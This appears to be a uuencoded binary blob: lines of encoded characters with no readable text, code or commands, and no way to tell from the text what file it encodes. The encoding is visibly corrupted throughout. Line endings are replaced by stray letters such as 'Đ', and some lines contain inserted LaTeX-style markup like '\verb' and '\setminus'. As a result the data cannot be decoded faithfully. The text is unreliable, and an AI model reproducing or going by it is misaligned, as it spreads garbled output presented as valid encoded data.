MCAN6(3V@Q&(2K8UV;7??A%0,(0\C6._Z_YAF_>=<N9;A,HNG\$\7Q*)0/9M3\$Đ M:9ZLL*6I;6+M%\/&M!WWKJ450>TGD4X3@P`Z\$IDC??WY)XMUDN:I\$U11;+BHĐ $M0-2*8L@@^Q-BF*/!9E2W0D*^(%'\setminus[-&/035,'0#.R"@+]$1=!IL;Q)DR./))$ $M^{<}^{KP62J}4\&ECDA)(T<ZC?&A>8T19"WE3A[.P)3YE5]HZ[YK$\@2=+WHD]$ M3G>TVFAT\,??@E<JY'B6SC%?Y]SS@A^7A8=)D%&KD:)&VY:<IWK2:`YT,'N"Đ M**CGRQ\:)"MPM\M.>!_L\$:2D@TP!-!XB\5%COQ(%"-,&J:%1`\Z1()3(.EK!Đ MZZF3%&G4L:;<PJC@2?JF"*VUM<%3BL!%])(/Q9K.N >^V(PL+"4*E<BJ[!^WĐ M8*2/6SD#:&;BUZGK"P##,`SW1XZ=8/"/!1H\C/A&23;+4&\$6RR_-\DG^%>^DĐ M3-Z;[R70\$'E.^F8>49',2@0]<`PLB*L8X;E01<NK/SH1(T_,YQ9/[GOFTOM<D $\verb"M0">\$T^#*C(7_&N\$0;DOQ7FHH)AYDOR?YXDTL(\19WARZ7\M#\$:4FQ:`L3P)CDER | APPROXIMATION | APPROX$ $\label{eq:md} \begin{tabular}{ll} MD)3*<&P:\MZMI&_$P22<$MY"\NL"6[CP/,<]$'05B/'+T@H$Q3[:Y&8S=3418D] & All Selection & All Sel$ MIT(A%96-KP2.4#/,46[]SS+\?Q@`:.#B[_9!(=H-SY99.(Y7QQ;@:H63K'=@Đ MIXEE#S^QIP4V7M2@G&P4D66I.%F_^(OC5O1_3>U6\EK0._Z1\WZ<DTPV?L6AD M1Z>-DI3782>U8N^Q\$LMK6(3<N:\&'^AZWF9P65!--U%_+K@D.MU)_8/.PEN0Đ MO?ID,X\$:001#HJ>H*7;\$(O5RF-_?4L)5SW@\$MSZNP@H9-+[AX5BIV-5?+I,7Đ $MOG4J"1_Z"3G38/"O<V)V%H!K9*W)J4@?Y^8$D.85T2LI0>&D?-#&[0"X[0;PD]$ M;/3\UXG:["BKZ!1UY>,[[EN)EBA_Z1)B'=KZ&-&3NA'>KWK\$=4SMP7_,^\$48Đ MSKZ^'4[LSM\$)7T9?I,[2&3:`:O@OS@V1ONXKDSGO;>*>\$Z6+N^S00L1P,!MFD $M_20 -> X0 \times W['Q+?J^?YJ1CT'!T$\3_0!SV(4.%'!M\5\#(2-^W"A7(\`RW;D))]$ M^/]BX/?.;FZ2IC.QPIKX)^#~G~9;~4@6-P)IPZ~>@,VA..R!O9/W;!O"2%C9Đ M>\DA(LZ\$<@.BML4ISF]>O_4,E;SH75D2ZJ37A6"9[`&WHJ'"L%M"OI0[*:#,Đ MQZ,[."_*@UZH&\$OJH>N@E,\$)!4[N;614.!\$)](8&VA67%M@:RJ'#MMN]X!)7Đ M#FWXN<H02"FM<-CQ0V^]^NI>U^.8'K_QB1>9UBYNEM'L8PSEZ02Y*7#.#Z5[Đ MUJVX8SV"ZB7LKWCLY\$5,/5[)C<M[OPMLE#X1WR):ABO%[PV]\$&@K_`=^!->MÐ M3QMQKP3P_,O;,9*_8=X@XXF3;+H2T^9>HKC-QMR"8I>=-D(R9)3\$1#>YN[%ND MLMV)Z8TAG*_FHK*PQ*-PP,&\$,RO_!^D-Y-MH-2-N9P/W[@PVI)11J3E-YIW!Đ $\texttt{M:} 32 \texttt{V<*^TA=*.>} 47! 3 \texttt{W\$ME/\$UM}] @-\&Q\$ (\texttt{K>C6} \texttt{V+'} 6 \texttt{B\#BGT\$=}) \& \texttt{H\#G} (\texttt{E*O9ID}) \\$ M2#42K"7!0,_NIH*OHW5;S9/G8,,U[9/E!4EJM5IBT#ZSVLK`)2QWP<6>X^TIĐ M8S;=2.T:<\$N>,(0BTPN_D1@+]\$LG2=FSXB\QE7?)_*@=UI!:VTNHKJXVUBCOÐ M[DZ<(I],G;M*7K@,5P8K[O.`X\$0?3FY'?@F7)`A+WD3#]I\G_F;0Y*D.SS@!Đ M(98??H()ZF]HK9NJ,(?P@"^):T6&)YB:@R((`I2HPUV;,N3;-Y!=VYO\X\$K^Đ $\texttt{M(I3DT"MN3<4!?P_TJ]L.\#IYF<Q69QR7J;NF-'\$[=6J4F_=H@A@^OMF-DM;G[DB]) } \\$ MY_9-LNLFQI:PRQ+SU;(@Z#4'\$T#1#\66C)D@Q2+GMEUGW&Y=/MEFD#2.667\D $\label{eq:main_model} \texttt{M}//_\texttt{JMDE2?QW.^7^\$IPQ8="_",J^GOB-LH} \texttt{W}(1\texttt{K}+\texttt{F0\&6}+\texttt{UFF\$}<\texttt{A\&/NH\$2L6W\$D})$ $M>\&"0\;F-CG[G<(<(=-5[\$!D.^8?/3?\$,!^K`6EH'24\WM!/R:>?=X?;,9(3\#D)]$ M(]/VP\$F@=Z?%@A(GDGG=+!+Z7H23*#_[7H>V68\$'6<&!R/SDUH&A\$&*`F!7D M4<O98:=1\$GZ)39LX1W#1D=HR\$,V<ICS4S?"1_UY:#"?(M/P3PF,E1>YM).N/Đ ME??1#'+JJEI\V4XJU?:C=GTQZ]@B:<<EZB/SE.6?^6\<E\$8B!MHCZ+E8'99SĐ M1G19C1XGYL1@-HE]U`W+.QZ31IM1&IGKX<B&W4`/D?G+\$G17U%_;G^//9H?FÐ M<.(8E48BR9[H#^VZJ@PAZT2;1B+:E5U,L3;<14]D\Q%GZASU2-XQ%4:BXCKTĐ MOK\$L8=PN-R\$#<LGV@/,,?>3;ZI:9-?-+3)IR=<\?RT>>UDR8<FQ[]SUJO\$JNĐ M!NI-^389:?DR3LR)(,TZNC+';<3K;H?63<I!^/^-^7%@Y+]NQ/2*CTY@=GC:Đ MZ;H*'6P8SWUP[\$H3U6NV/_I*(^YRTFO[.L@,[8<R-H%A'O<JF^6!=?.WR3DCĐ $M?-ZB@5QZQ4:^O'0[AZQR`XU8O_V,I_@-$XY=)L+D2,X\#]K+C1)+=*&*\G)?\&D AZQR`XU8O_V,I_@-$XY=)L+D2,X\#JK+C1)+=*&*\G)?\&D AZQR`XU8O_V,I_@-$XY=)L+D2,X\#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_@-$XY=)L+D2,X\#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_@-$XY=)L+D2,X\#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_@-$XY=)L+D2,X#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_@-$XY=)L+D2,X#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_@-$XY=)L+D2,X#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_@-$XY=)L+D2,X#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_@-$XY=)L+D2,X#JK+C1)+=*&*\G)?&D AZQR`XU8O_V,I_WAXGR`X$ MW:0'TY`7+4^LYP8J<P+=,3M&QO*.D7OW%&C49CS%P":>WEG6V-QBEPQBH,H/D M&HUF80J89*BJFCK\WSH9<!:R?K+@;+SC_^MC-3B\$L(E^5[I#/ST8-#.4:@.0Đ M]=:3^9[2YB="@14VI\$L`]#G36J9:L3:L+I'E_NKRZXLD1HAJ"P6R/WT8[:^-Ð M)]M6+^[]G*&>C"!_1\$PF76TC,\T"88(?;SE+1&7/Y%\Z@.\NCZUD">1)4J9'D MP3@VT[@]]Y`^RDR;KJ*Y59BJ&D%VX<E\YSW)B9\$I4[8Q[\)/><>J!;C04`2VĐ M__:8:CSB9JU';_XB3D]WG1N+Q5:,=`B3R>?31=YJ[@H@X\RQ>9V;#\$^34[O[Đ MYOAOW+E12(\$WFGZ8'ZA1.:\$,--HQ\FDK&V@;8DZ)]X==J>NM"930X-MKG-]OĐ MNO\$!#W!B&R5[F JGE!R;:1@7AB7HKO8N&OLF\[VM1S/<4>O0J"#"#\R71;'!Đ MDSKLM/#Q[<ZEP_"Q/%NI1[/'3/!,K]LFD?6+3)B,MGFFEKB2TR8>=K9PC#I+D MA'-N>J3:M<A+,=;L57>-4,3M5"GQ)=M5D.9?I=SV+=E%KC&=!ZI%.&?S_GZQĐ M74>]?S]WF'26FA0ACT"6Z0)?UXT;R9AX?C'_C=>V&Q]0FV![BZ%70-Z[[CHJD M+=,=8CX7SK.IM;J>UAWT\$IF['+&@^&MD0@F)FALI-FV-VWF\$L6ADHC*RU>/KĐ ME>V?M+?89B(W\$AI'UTW9</'X4AV6?7&DU!5YGSQ;R/)IR"*>:;\$IDXSMWV+(Đ MI@=OLIWVUE'TE[FG\$EGFW?7UBL.(_]_7WF/?FR_"GBJD924Z[Y^*YQ&V/O>UĐ $\label{eq:mv?@/K:"OOKY>\R=VM9:R<FS#6$_>--:\ZF3Z=+2$A$NKJ[7;EZ>'D.AS`3:$ M(70EL0NPB?#T]'3H2#9CRW:Y75_Z?[]-,A1@/5)G6E,C\V2=\$3YC,5&,NSH7Đ

MC<L\4?K44BP>D9C';;75/0UFU\&/F&CI8V^#'JVHJ[;*5WMXXI,']U<<?B\0\D M#X_C4>6BL%L*G.:@*]%6;.W^:])+++/F0L\$06WS%FHLLD7\S]8@VUWQ:")PVD M?-=\$F",VH\B'C>]#\$QHO`/W005-'SK'9<?:NS1Q.TMNGT3>&KR5!WG7B\$/]YĐ MY!#T_2@*M=KD=";3Z:)4?QW:Y\9Z+X7>]\+Z<5+>3V1KF]ODZ71V8KD5[5@MD M_+IYOL\+!_OC_8CZF6=U597)_]?G)X\PUGW/-YZ%C2T(@EIT/&7R\^4J96.HD M=?4IFC`^5\$BO?K*VMU>7VZE&Q&J4@;`CYK\U7V_'!WB[V/*K*=O.ZZZZ=U_VĐ M*,/RV\ [\$S&HI1BE@:!*DAEO4%%-E186JJ71;JM'4MK9VM8:&\$W UUZ,QY=ZĐ $M?3)XOF^*IG+4X^OF/0KR?)^H&MUNN)$-Q+HD76])_-!XVN?!'7.CV*N[31D]$ M_A_=2I"G?K=A,\$]FGO&^S]5ZZ[KZM[XW'M/GO+_OY6/7>F[IO-_G<FKB:>NRĐ M?T:]Q/]?RX7^R\R?P%H4N:LY6%N##[)NUODPIC](VX"5IQE\?[VE+8Q.WW/?Đ MS&2]9L/YYWM&B?GZ\$.\/1+)&PWG;87S<6N^;>NO_QOL6]/X9D*2YKN/<JO/3Đ $MC\&\I]$ "70_[D\!/(&"QN+]=AAM4J%8&9]0*A65YC<PP9)WU6:V;UO`O)H_/^9\tilde{D} M,@!(E&!J0>CLP\B7\$K*<P]EL.CJEZC1)JI_XA>\C,<?Q(^HTQWDV42:++2ACÐ M>E*VMT?CONM)SP<_,10:S6KV.N__&ZWC>9)ZOW&9W!9G5UE?*YAA#,\S*<4ZD MT]C>+CY9A\#U8<EY4:)\[/][1M;C1TWO<V#I]+PH;JU1<O+55`6W*_K_G>UFÐ M@CC!5)\^VK_T93T:E>KT;A@^<'2%]?':WD_KW_-AYOE^\$'X2`/R:?GH:^SCGĐ MWB.Z^WC:7-I;K/O[F-YO)5?/WO<PZS0,NSY9)`I]8N_?+<KWUCEO_5YR\EU5Đ MEU>HITNRZ>7]=3SQ'Q+3OFY565^?OMEL3DC3A(-G8DL%G'R0O9X^?B+7IOWSÐ MWP'O_[I:F\@4B[80&*05>!@4EG&TY`UW%Y<I:;U')8(1A/'YR<ZS/.)YSSG)D MQP5A^\$EV^B\VI!7WJ9N_/MTYGJ>3QQGS/()U7?=>E>*JH]ZWG5CC;=/!H(^FD M05P-=B,7^_'Z;YRMA1M;066=:&M;:-W+1/L+%=6![KH#0D9%?@SK`<Y^!V*CĐ MIYGW27Y'HL/E?YUQG<@`+KH;:9??[08"!M#Z4*NC1FY,>QFEI!^F=>SU5=;-D $M:N2U@'XF3-.(D63^,73P_8!5"K*<1]4SD4TCLF$T/>>1#&G9[\^=]C&NO3>OD$ MZF,(O9^\$-!B8H-_J)(,<EU:UXOJ]O_^K5R9[#<3(YL%!R=<KPK\$YJ7F;>F#DĐ M[<A5II.`[?F*?[54Y0UC"/YU[NJ\;T*8K<AIDGS?W(JKJ.5U5J")_ZWQCHFRĐ ME^S5DC+)UX,1TG85-TSJ(:0\$2/ZQ88\$*U-!DV3F6EV*3A\V[XC^_<-.A;JCTĐ M%OT]96"TCR.5L8-6"H?%96\$U8)]LDLT1UH'XC"@(\$J\ZKL'YR3U!0A5[*9,5Đ $MC(\&^E49;Y,KBD]$. E7\$W\QE948A>66T"!+-*\$[_5R<BJ)!FE86^[4)9<BOS+D M]_^5%9A(W%"K32Q)+ZTY/.]BM3_FNJNANN:&IJ.&\$3N'TY;&`A2W[L9D9T[8Đ M:WS6Z"=U):;%[W9\S</^M<>F-PSUCCG?0'R&?Z=1Q;'^WG:*BX.QR.Z7?N!%D MO(#SUPB;!G=0;I!MYE`TH]"?`G?!_LFKDVR"8)U6F%0#DY)R^(3@ATXY;-[WĐ M=%U@?P]H;3\$509<JN/`PYD9B;:7M?\7D0_-H,UU6"@W[Z.PE@UG''50Z"WWAĐ $M_{(\#US?WS3^0,@;N^=7.L+Y=;6TV).KB4=X^Z'F\&8CO-3$GSJ81R?.O?\&]QZHD$ $M.F'M%([S2I4>,.*FR>['^''.>0^@(=O$HD&)JZN;9&]=.N<$6_^KJ:`]`##5D$ M#N*K+MTWG2[U3L<M,TA?5Y,P&-CSXL(F5=[_\.AQ!YT//\](71CH!Y;*@*OPĐ MIRXW!\BQ5\$=_J+/AJ`*-+?,J"3N*J2`'/D76O^12B%#P,!%M^>X%F\J80R-^Đ $M_24UT=KP06[T&%XXI+6:TD^*M;''MJ/+2;:ZPM;7;"OQ5#((BB+3;./1B>,D)]$ $M9\$"B6WS+)!:"V-,\$'?M=S^2\$B::\$\$YD/N[\$0UP!\$?T!)(L.P_WC*^]N\\+(,^D)$ MK.]+19Q@\25ESAD&Q!?RL[RDF4KK/;N+HT1D4Z3=`8_W#2YQ"+FW[JZ?&U&@Đ MUD@G[LE9:!=[L\$YL8&*':XGLB\XG>:WUWZ9=?]K A#<&5<2-/%91??V]>R`VĐ M69\;J4P/W#IVZ-`@!J>(XVQ;\$F\$W=Y;%NA17>;YV1*H8!N-^C,;!7Z8D*_%CĐ MYL-E")0R>:(+P=Z-U&-U_C1BS!, `CUH\$274I)Z@]4P\$16'WO#<D1&<4&L(WTD M\$1&W"GAZ!'TE!6P7`)-U@EUP\(<@.?A](.&?!/`OE93\$=`)6-2)?WPU^PCZPĐ $M^{QU-F!}(?<0)\#CO\#Q6+K&UHT_B/E33$2+,L1/B)]X^{7N}&?DAP;GQGF/VF>,D$ M\$YPAVAN\$UMX?<QZD>-,MVF5.O'Q<+``!`,N&\$H"Y0@)>T`1ESR'EX#]OJ_](D M5'",1D#AI<552M(?`C*P1N0>VC`I!QO+_I8V=W(9)``OR61*VF0??_R>T:T%D MSA,FB(:P#<5.)<^/3/.)ZP_HTM96VPY&;J!=D3A89#9TH4``Y<\HV=-VR3WGĐ M?, &&DN>0X3_@ER#ZU-LB<ZQ-%5UIT*CI9_%TV:F^LDAZ!(W(+EAFZ\!HU23RĐ M3B<\$P7G,GH()`/`YMA;["'GJMC,[9C",9!X:SN61B'H06F3Q2<B7.L"\0!%EÐ MAF'I2/J^@3GJ/A"#\$6:Z?0Y,(V,BK(,OOD:(\$0)C%D2I'X@N>Q#'A3^489AZĐ M99GD9"N_#DT;21>92Q&_A131`;,X1/Q_*LK+(%?WZW(^LIMSSV'_0^W*0(*TĐ $MM99-G\#AI>ZC?:)F'T1(R(HW638+20Z+I>I+DF2L\#C1\#9C7A)"BP1 [/G!E+\D$ MY+FXNJ%Z3*YBG3"%[DWML"H4CE=2>M83(A4L<SB\$TUDE&TGGFMJO!LILM'&`Đ $MQ-/C?, \$8?GGQMWD>P'$D^(^Z;@-TV[J:NI?AII\$MJ8\I:7,NB:0W"II#W`4`D)$ M<,*7%!%48=UB=B%REO#2[X:#[#ZP-I%ZDM*!384K8!9H+0`.:U&?^`V12U9RĐ $\mathtt{MTX} > \texttt{; \$G\$), 0`:} \\ \texttt{W(-BY"(\#/K0\&\&`_2A@\$!8W_\$24K_'4*H\$CT5<\#M)@.D'/DCFD} \\ \texttt{D(BY"(\#/K0\&\&`_2A@\$!8W_\$24K_'4*H\$CT5<\#M)@.D'/DCFD} \\ \texttt{MTX} > \texttt{M(-BY"(\#/K0\&\&`_2A@\$!8W_\$24K_'4*H\$CT5<\#M)@.D'/DCFD} \\ \texttt{MTX} > \texttt{M(-BY"(\#/K0\&\&`_2A@\$!8W_\$24K_'4*H\$CT5<\#M)@.D'/DCFD} \\ \texttt{MTX} > \texttt{M(-BY"(\#/K0\&\&`_2A@\$!8W_\$24K_'4*H\$CT5<\#M)@.D'/DCFD} \\ \texttt{M(-MYM)} = \texttt{M(-MYM)} \\ \texttt{M(M93(><_&\N91+0R-IOKNY4"6S=[?MJI&$H,X%&9;!@�-2>?2:\;G5P**V5TD$ M91*92A@/Q0?DI&[)IC*M/;OC\$2<8!(H45J+5"8^V^47M4U1)]D4.2?Y!8HK%D

 $M@_R$`LD.-4[3@M@'`=Q>D[6Z*A>&KH2?9"L1(N,HY;M8WUAAI`TDA*$%LMZUÐ$ M2L#WIX*J@*KB2MNOL"H;0?\GB*QR4X*<LNZ^EXR`L5AK"*;)2\PY,01+G*"[Đ M^#G#;3@\$)R]FDC\WG!/=QA8.\S]%*T!YL)R"E/0F5W,KN<74V!;&Z7YLJ7YIĐ M0=Y'!E9Z=_,_J<T"D72VK3%!\$IPS2SVVMWJT'3JB0AM'.RA=_>A=Q]S.BZ6+D M#FL;.B`QJ]A;LJB_;;WZ_%J=.1[?10/[;3^QR6S;L;(V,R3SRM66LY<N-#9CĐ M:VAWM)^\66ADH-1J,W6-_G%:CVX86KP?3,,[Q%(G!0!R;Y=R3C*.SE\$+A!.Ð MQL1>!3XZ) `CQ^09PV[2!`TJ`)LC`7]8NMIVTO38M49A/#)AR=(ZH]`4S^0UÐ M^R4(;Z\,N]@_K9P3-D9>K?<YU;!:A>@%!Z=(^@%>#&SP#XD1,:D\$BRM\$0BQD M93: "GYA%ZBK(<ZDPJ\$_T*+&1YC#0TN--`WN31KF1I^;YHF0=3&=OE;55*3A0Đ M:[T60::'W\-Q<*7&S@V@O_C;XOO&@21W".&E\$M8L_+2YL0EP)+M,FB/Y-R/`D MP2IRM)WGL#<%=5E)7!]Y?\E<P7%Z'CWA!!`@2AV#\$#'IB#H25`V>N8D/9*YĐ $MD\&23! =)VFYV2-K]I5A:Q?BOIO^I[3^Q$0!C6*L*KS*]] + $, \G;: 'T4#<A/Q]D$ $M!CZ-BP)&C9R,3-'T6X'PT^V!C:0^{\#@!61_7,)1-5M''/"+3W3YM1;D$==[OD)$ M[%UJ*=RUXZ5[TFO'<,B=;S02H*]"\0]?6.KMB'J*[ZW0_WC@UUK_]<^7\$\$AAÐ M_2\$[09[A;.XFSW17APR73#82"5U_7+HR=5<!^._8\$"60*0P/<I;B2^+=0A0PĐ MYW!3::"?OR==I1#+VJO;"D>*I^?PZ3"/I9'[BWG[P`1\$[E7#CL"A7:HF)>!]D M8AX'QR6HOL!*N.#AZ=\$(0>J![&2@9CI7Y9L`>*`A80PV6BX-S4[KXGB-*9?BD $M_=MUGBSBW@Y8-_R)DLD(;3--/=)(/CK(@LF+-S*B9X1P/7&[UQK<-TG.$/*TÐ.$ MT[W+I->@(2DS<WO?>&J@+QY`Y^EIP+XPP[E4`O]5";0L],99"X]%!^TO*3."Đ $M(^{O}_{IL}\ KX<8!\#63G\ R3@)['A3!23:9<]?&(UA5184IY>:6F)@?N_92,(:`-D)$ $M^D>2HW,G/E(*2^5D"I$<HSG#7-R]^D)+9-L0Q8B<_%L#J.M59T0SNH6-%W3D$ M0\$::'.GLM9,TGV]Q@#C138J\$\16FJTQXE=9%)V^V/;B8797+""\$DY]+PV(`DĐ M+MI*_>\$*\;':HV]80U0&A5A7S:'<&\'TP<I)3?HBP>/90I&8YL'(^<W<B@_HD MV+76*X^DM9&\$C,?)3+UF@E!*TB;IB;7%EQ]?"')J]2PZWG;K^_0?UHD9Y/#MD MPAU2(YAQLWC>6AU\?_\OSGPK:H#=/FJ;B+;]Z=LTY#"(/20E%'1M6,WTT6>"Đ $MGH27; .0, B%<^@K+\1N)9\&_9%^<'WSQ]YU%P#?.7%, @,4ZX-C$5G.Y`_EP;1:Ð$ $\label{eq:mby-h5_[TL1I=P#.`3>F1]?} $X8(>&\#\Y6:A-Y?,Y\[=`Y1F]I`;^(%:\#'=Y,D) $A-Y?,Y\[=`Y1F]I`;^(%:\#'=Y,D) $A-Y?,Y\[=`Y1F]I';^(%:\#'=Y,D) $A-Y?,Y\[=`Y1F]I';^(%:AY,D) $A-Y?,Y\[=`Y1F]I';^(%:A$ M,(F0Q@E!1Y8RHU&IP>`[+E")&,VZZ&M*_7ZS'U%?:H:D_CBSH:YT#']!V\$6ND M:<^=*&^0&\$Y&G.IR'F+Q8,VF5%<[6_AZ1SOAIM)OYM6U%9C!PROPF\A3`R!#Đ M:I/A8D,!#8:DMZBC0P2.P0T04WPL[]`Y#\$_?H&7%6XC]:8'P833\$=0!:\@D\D MXP%V1-R<GG>:R<%X6KI.@<ATBNL&)SZ:=F>O#2C-[%7RIVY7-(<\UFKI-`-<Đ $M^Q QR6?<1^A 5'V0Q(&QD@I]37$J+]1!BG1]"/_5!60"-(B6<-/%3RY4*S3&D)$ M"O*A-`2]=SG)03I,0PZIRI8W=_.S`Z_W'3K8C(.&A;!,+&PV;21=*0CK<@+#Đ $\texttt{M}^R\&; \texttt{!0}^Q?@2] \texttt{ED} \texttt{G} - \texttt{Q4}(\texttt{AA} + \texttt{A}, \texttt{\#F} \texttt{NW} + \texttt{[*^]FT} \texttt{[[<:U1.\#K\&\\(\&7H5VPM} \texttt{-}D)]) }$ $\label{eq:mr+t-le5:=f%-def} \texttt{MR+T-le5:=F%-D} \ [\ ^\] \ Z\ \\ \texttt{CPWIH} \ (\ \text{VI:}\ ?-A0?\ QR.\ PXVCA?\ G^SW;\ /\ I3I5W@IY\ \\ \texttt{VID} \ \\ \texttt{D} \$ $\texttt{M?NG@:S!"$.&4F+SO<!TA_7$, =!D00=A,VW@5X:$37@QZOU6@<!G3-I$3U=]UD }$ M/R\$N]\$GO`-U<<O?GRX#/U&VKDEQE1)3P]JWXR.B()@\$RKAF &Y@ZX>Z0F\)8Đ MTJA8/.NJ>ZIU-8H0VB0DWR5C(>D'^R[!)U6C([H`3Q3KI=&G*^\$PJT25_&!"Đ MFQ]CQBY"E+XOP3O0@G?612=%1-!"W<6BV;"()Y,-NB7T&^XM7\$5C*TO;%H)SD $\texttt{M}) < \texttt{!V2} \texttt{";@3WJ^3(PL3} \texttt{EVXJJCOHQ4/$2$$)5(`C$T]-!2"<:T(:30'(&9*W>D) \texttt{M}) } = \texttt{!V2} \texttt{";@3WJ^3(PL3)} = \texttt{!V3} \texttt{M} = \texttt{IV3} = \texttt{!V3} \texttt{M} = \texttt{IV3} = \texttt{!V3} = \texttt{IV3} = \texttt{IV3$ MMR(\$:PW,?\!T`<\$8P4%N3"4MM"?2<)N`=_*CE>ZX%Q0<!*:ROMP_"^\$U"JIOĐ M"/R9)*;0,LMDW&P4\$+&83A"+L7/6(C!B-: `44\$U"Y&9X.&BFLM,UQOI)";'/Ð M,@,P"6HM,*1*^:4&;!0+A:\$CSX>'=CGI2NDM`B=2B9FQY;!#]ZC@JO(C`TFFD MRF/7T)?"27I=!#32&!*2;YC8DVUW2?Z`?T9Z&[[[V1Q&']1RY;34)P?E=?E'Đ M-D'3*9:4'P=@90).)%J5IO\"AN@JBTN1I@?OPL@WB)\$H)TOX#%HOG+XP[M%NĐ MU66K]=U8ML\:%*>Z:708VOX]U&7WK5EPCEF-0ZA-ZC"/311!>_`/U7P]D-B2Đ M;1MNPZ=_2A`4%X+U];0Q_NHK<0_+'9P%2H2)W7G\$?LK3\$:=5UAY?/AB?IAOĐ M"?>R6(?I+"`7EP<B*>'FZF)3G]2E[2U"6=1.2Z!R87!\$O1"XM^*F0TH(^IX.Ð MY+BHIDOA%EU4"2:=?D[,_QRDC\$!07\UW;3CB&?ZEU/5>^!@G,G;]%JJ;5'C6Đ MA3X/\$?RC(C%^F3P_?D(>95G`\$P2WR6OPT2]^<BJ=E/Z!R8EEP+[J,KZ`7[;2Đ MM#!CT]8KU;AI]D@\ECQ-*<0"V!J\#,6D@9'.U(W]!J\$ONW65*\$DSO:4<"!,5D MYAQ87>@?X32'V-7%6@6SAU%(M\`1HI#\"\C%62@YT1QQ41,0E(B(2<GZ5_2`D M8`5@*LXL20I'A1QZ3!J#>KP'4L<BC&2E0-=]S:398I%XW?_WRV6AT9<\$8.H(D M!S3=3TU-30CD(_*HJZ2I!Y@48VHOV-,0!)"E!">*+5#4@1-W<7N[!/I.P`C(Đ MN!\$?RK&S7L*B3MPKL:5?18I"P3TD(G@+6SAEZFH*.@<+CR)+@YYT!+^/<5BLD M>NR02\$-NT,%0)8V_A<^%@8_07IVYLL`WM1TL!/!=UE8F!D4Q*F55P2+\:%%TĐ MV6I;CD965#+D2/#(+"F"%%\$(OC,QCS.DVLAHUU\\$!,/,-Z_#H#T5"8\6KXG"Đ MH\$`J=+&B`\$E`B+DB&IL71*)<3/Z0X#08M:157P)4`K,=T'`X>1H/P/M'WQĐ

MU62@0INF/N15\$>QF_M@R2&U8QH'.<!3!V*^==:*3WZKH.O@W)3T]/)+*,VM\$Đ MJG1EF&8,QE&A7;9+R?YH!ZJL%9Z#^32':^JJ42C\<&*2R9)[?G/^8<#Y;LP(Đ $\label{eq:market} $$M^7F]91(G4))+/@G'-UC=7+M:Q^_CY''&G$?W="Z7^FJ]/KG>]\B[RMO45'-UD=7+M:Q^_CY''&G$?W="Z7^FJ]/KG>]$ M<BK+RB/ZT!G>#BPCV&DS)PG#%`/_AR"]U:9AJ1K#?X`IGJG?]:5UP%FBBZ.NÐ M41]S1Y9SK>6XK6L462OM'-;+CBM_?1X#GD,>[B='?%4[+[QK(;RM89Y6TPSLD MB?@LDTE-4U#_PCQ7&"Q\L@?(I0QHO*F7Y.W9_9EYSY/OE1E;45&Q\,>>'5V/Đ M??AUT92S8R04P4(GW':SPY)X3ILP555UR\]N!KP@4I>0?'OH]>F]3\\`DFFQD M;CN>,^'QX1WH_CO>[:\$LVFU];8WJ-[?B>MJW]A%J>P!=600I=2R:R7'FGML6Đ M;C/2<O`C]HE_^'H3_P;7UNEODGR26O\%RO/Y(!Q9,VG!9@X]9W`5>/5_:RDSĐ M@+1)^L0F?XVC+71W56R>A][907PZLF[:@8A=#=9=EQ_TZ&\W\VW;08JYP8RLD $M1QR)._A)HOM0K[X`WZS3V&SR[WV;UZ@.$#C@1KX(D%X_#]K5@(91E2)?G=#5D$ M.'LI5#DBR!'%<KCCVJS30\$&^!GA;&//59W&%\`^]WHYF%?:#OOK>%TP?4PDVD MJTBXPZ\A,P0V:^"G&MDR@6#W)]PIPI4T<9';TLYJ0*=*H7I\$_ZK4N1Y)6]BOÐ M!_@;?+G\`&#G[6%2CMYURAW\'E-3H/_!]0AJ>">([SOB4MA-O`#',_8-QK4>Đ $M = <85_{IMWWNP27}_A@*^? = W[$XN&C&4;&(]4L?_)N2[<...]"#2=79#+N\M.)\D$ M&\$\\$^<79W;S?)=+:&X\8YMBKU'.:B@>)J83&3[,/6[\\$NPUM6P2\cRM\]7[\\$\#D $MV(OS, 0"6D, LO/4/K\6^2/CGGH)G:KU16UHR=]]QL\6Q=63$UW8KAVMSHP8.>Ð$ MTZ/APV[(F9"49X=@#E`\$`[*M41"'T@(#]":@"=TW2H#FHH+F5H,D#:@-0=AEĐ MM]D@8-_S:5Y9%40D@!9D,GB7VZ?TT->GK_M'MXI*H`?V*>`&*Y0XT&!4N+6=Đ $M'U[T7&3<2##R%I-/2V*HH8."!K:02!#`];G?JZ9-+RRQ-8\PCY03/EVB1&DD M3@[)ZE5.`L7/OQ:\$KPD9*4PSX\FG`S&"QX4:OH"^Y\$G#,2FAEA8X2`H9RG;BĐ MW75_*?*E@971N4[&B-5^A)#MLP0)W@H?8"HL#)S2!MWQ4@!/U1JKTQ,N:A+?Ð M8GS?\$"\$HX14OJTL^'`V*3\$#\$AL`.3-)-55!SHA5+I#]`0%><(P)FEZ=S_(1#Đ MO"P="!F9`)@D;XRP:(,-C@XN2`JV-2:;W5+KBJ&14EC<K.PZ*B'?E@IMW)8]D M3LG)!A<XXOQF8.!`5!\$X=RXR\$PBN67W/'G^VOSC*E^F:PP[_<_QB*]C?:G>XĐ MOW)%7D+CVHU]1K8Y=5<YSR,/UM08NX8F!Z!FZL+=Y1* &<H\$>Q@)^A76L>O Đ M!_S8WO\C&^?UN,AEM[V8'L_[FH'CL1\X@1@QU72^]_KJEDH?W:BDS:U+/B1EĐ M4'J,/C]NA!V)K0\$ZIN,KK+96JTW>;#:;<ME%-LHR/(1%<')5N)=C;%-T>C8VĐ MMC!/,E3!775W#H]TXC-09.-\$=^!CG.Q`8.S`-^.X\$V^E/&CLR\$<<`<:T4+G%D MQ=L&UI\93N4:_N48=VA.6DT@[^S<;*00VAGO[\QT!\JIHJW-'`,LR7TYW^/YĐ MA(KLM^9&FE>_0ME675BHN#WEK*ZF=N\$NUF7*L.:!.Y?-2B*@M*I2\$;PBWY9)D M0FB/D1..C87MJD_\[:%\1%\$W)CMN4D7D&'JE2NY5NT&BD>TSK)&\\$HJ#BFI9Đ $M=3\&+$((_W^HQN>LT@AA^=8;KV=4Q\#L-B7_&_A1-CQ`]LZ+YMZ4H67(.]1YTBD$ M=3?GNXVWNG1FU/R)<]LMD(%>%;*1KWM[U@"CS>22+QN@FS=VU`,-@EI)5DUCD 